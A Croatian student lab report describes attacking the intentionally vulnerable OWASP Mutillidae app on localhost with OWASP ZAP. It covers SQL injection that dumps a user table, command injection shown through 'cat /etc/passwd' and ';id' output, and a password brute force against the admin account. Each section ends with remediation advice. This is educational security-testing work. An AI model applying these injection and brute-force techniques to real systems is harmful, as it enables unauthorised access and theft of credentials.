
SOSA Lab 4 - Ivan Futivić 0036522493

Opis instalacije i pokretanja alata


- Korištene verzije:
  - OWASP Mutillidae 2.11.4
  - OWASP ZAP 2.12.0
- Instalacija:
  - OWASP Mutillidae
    - OWASP Mutillidae pokrenut je pomoću docker compose datoteke dostupne u webpwnized repozitoriju: https://github.com/webpwnized/mutillidae-docker
    - Nakon pokretanja, web sučelju je moguće pristupiti pomoću adrese localhost:82, a LDAP admin konzoli pomoću localhost:81
    - Tijekom inicijalnog pristupa potrebno je bilo resetirati bazu podataka i importati .ldif datoteku koja se nalazi u istom repozitoriju
  - OWASP ZAP
    - OWASP ZAP instaliran je na macOS uređaj pomoću službene instalacijske datoteke
    - Nakon pokretanja programa, proxy je u web pregledniku postavljen pomoću "manual explore" opcije koja pokrene odvojenu instancu preglednika s unaprijed postavljenim proxyjem




    -

OWASP 2017 - A1 - Injection (SQL) - SQLi Extract Data - User Info (SQL)


Na stranici unesemo nasumične podatke i kliknemo "View Account Details" kako bismo generirali zahtjev.




U ZAP-u možemo vidjeti taj request te da se username i password šalju kao parametri u URL-u.




Sada možemo konfigurirati fuzzer da na mjestu username parametra postavlja vrijednosti koje bi mogle uzrokovati SQL injection.






Potrebno je za navedeni payload zamijeniti sve "--" oznake komentara s "#" zbog problema s ovom verzijom MySQL-a.

Kako bismo našli sve uspješne SQL injectione pretražujemo rezultate fuzzinga koji ne sadrže izraz "0 records found".




Od navedenih requestova većina ih sadrži stack trace uzrokovan greškom u SQL upitu, ali dva requesta sadrže izraz "23 records found" i popis svih korisnika u bazi.



Ovime smo uspjeli izvući podatke o korisnicima iz baze.
Ovo ukazuje na nedostatak validacije unosa što nam je omogućilo da umjesto korisničkog imena unesemo izraze koji se mogu interpretirati kao SQL naredbe.
Kako bismo ovo spriječili potrebno je koristiti parametrizirane upite (prepared statements) i raditi validaciju unesenih podataka.


OWASP 2017 - A1 - Injection (Other) - Command injection - Echo Message

Na stranici unesemo nasumične podatke i kliknemo "Echo message" kako bismo generirali zahtjev.



Vidimo da se radi o POST requestu koji podatke prenosi u tijelu zahtjeva.

S obzirom da ZAP ne dolazi s listom primjera za command injection koristio sam listu dostupnu u ovom repozitoriju:
https://github.com/payloadbox/command-injection-payload-list



Nakon pokretanja možemo vidjeti da su mnogi zahtjevi uspješno izveli command injection i vratili nam neke informacije o sustavu.

```
HTTP/1.1 200 OK
Date: Sun, 11 Jun 2023 15:21:26 GMT
Server: Apache/2.4.56 (Debian)
X-Powered-By: PHP/8.2.5
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: public
Logged-In-User:
X-XSS-Protection: 0;
Strict-Transport-Security: max-age=0
Referrer-Policy: unsafe-url
Vary: Accept-Encoding
Keep-Alive: timeout=5, max=100
```

```
     </table>
</form>

<div class="report-header">Results for
cat /etc/passwd</div><pre class="output">
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
```

```
HTTP/1.1 200 OK
Date: Sun, 11 Jun 2023 15:21:23 GMT
Server: Apache/2.4.56 (Debian)
X-Powered-By: PHP/8.2.5
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: public
Logged-In-User:
X-XSS-Protection: 0;
Strict-Transport-Security: max-age=0
Referrer-Policy: unsafe-url
Vary: Accept-Encoding
Keep-Alive: timeout=5, max=100
```


```
     </table>
</form>

<div class="report-header">Results for ;id</div><pre class="output">
uid=33(www-data) gid=33(www-data) groups=33(www-data)
</pre>
          <!-- I think the database password is set to blank or perhaps samurai.
               It depends on whether you installed this web app from irongeeks site or
               are using it inside Kevin Johnsons Samurai web testing framework.
               It is ok to put the password in HTML comments because no user will ever see
               this comment. I remember that security instructor saying we should use the
               framework comment symbols (ASP.NET, JAVA, PHP, Etc.)
               rather than HTML comments, but we all know those
               security instructors are just making all this up. -->                <!-- End Content -->
               </td>
```

Ovime smo uspjeli izvesti command injection i dobiti pristup osjetljivim informacijama o sustavu.
Ovo ukazuje na nedostatak validacije unosa što nam je omogućilo da unosimo izraze koji će se izvršiti kao naredbe u ljusci.
Kako bismo ovo spriječili potrebno je maknuti mogućnost izravnog izvođenja komandi u ljusci. Umjesto toga potrebno je koristiti funkcije iz programskog jezika koje vrše istu funkciju.
Ako se moraju podaci izravno unositi u ljusku potrebno je raditi bolju validaciju unosa.

OWASP 2017 - A2 - Broken Authentication and Session Management - Authentication Bypass- via Brute Force

Unesemo nasumične podatke za korisnika admin kako bismo generirali zahtjev.




Pokušamo isto napraviti sa nekim (vjerojatno) nepostojećim korisnikom i vidimo da dobimo različitu poruku.


Ovo nam ukazuje na to da postoji korisnik admin, pa možemo pokušati pomoću fuzzinga pronaći njegovu lozinku.

U ovom POST zahtjevu se također username i password šalju u tijelu.


Kao input za fuzzing koristio sam popis milijun najčešćih lozinka na internetu koji je dostupan ovdje:
https://raw.githubusercontent.com/danielmiessler/SecLists/master/Passwords/Common-Credentials/10-million-password-list-top-100000.txt

Kako bih skratio potrebno vrijeme za brute force napad koristio sam samo lozinke iz popisa koje su sadržavale riječ "admin".
(iz prijašnjeg SQL injectiona sam dobio informaciju da admin ima lozinku adminpass)


Add Payload
Type: File
File: ials_10-million-password-list-top-100000.txt
Select...
Character Encoding: UTF-8
Limit:
Value: 1000
Comment Token: #
Ignore Empty Lines:
Ignore First Line:
Payloads Preview:
123456
password
12345678
qwerty
123456789
12345
1234
111111
1234567
dragon
123123
baseball
abc123
football
monkey
letmein
Save...
Cancel
Add
Fuzz Locations
Options
Header: Text
Body:
POST http://localhos
Host: localhost
Connection: keep-ali
Content-Length: 62
Cache-Control: max-a
sec-ch-ua: "Not.A/Br
Chrome";v="114"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform:
Upgrade-Insecure-Requ
Origin: https://loca
Content-Type: applic
User-Agent: Mozilla/
username=admin&passw
Add...
Remove
Payloads...
Processors...
Reset
Cancel


Add Payload
Type: File
File: ials_10-million-password-list-top-100000.txt
Select...
Character Encoding: UTF-8
Limit:
Value: 1000
Comment Token: #
Ignore Empty Lines:
Ignore First Line:
Payloads Preview:
123456
password
12345678
qwerty
123456789
12345
1234
111111
1234567
dragon
123123
baseball
abc123
football
monkey
letmein
Save...
Cancel
Add
Fuzz Locations
Options
Header: Text
Body:
POST http://localhos
Host: localhost
Connection: keep-ali
Content-Length: 62
Cache-Control: max-a
sec-ch-ua: "Not.A/Br
Chrome";v="114"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform:
Upgrade-Insecure-Requ
Origin: https://loca
Content-Type: applic
User-Agent: Mozilla/
username=admin&passw
Add...
Remove
Payloads...
Processors...
Reset
Cancel

Kako bih saznao je li pronađena ispravna lozinka pretražio sam sve odgovore sa HTTP kodom 302 (Found).

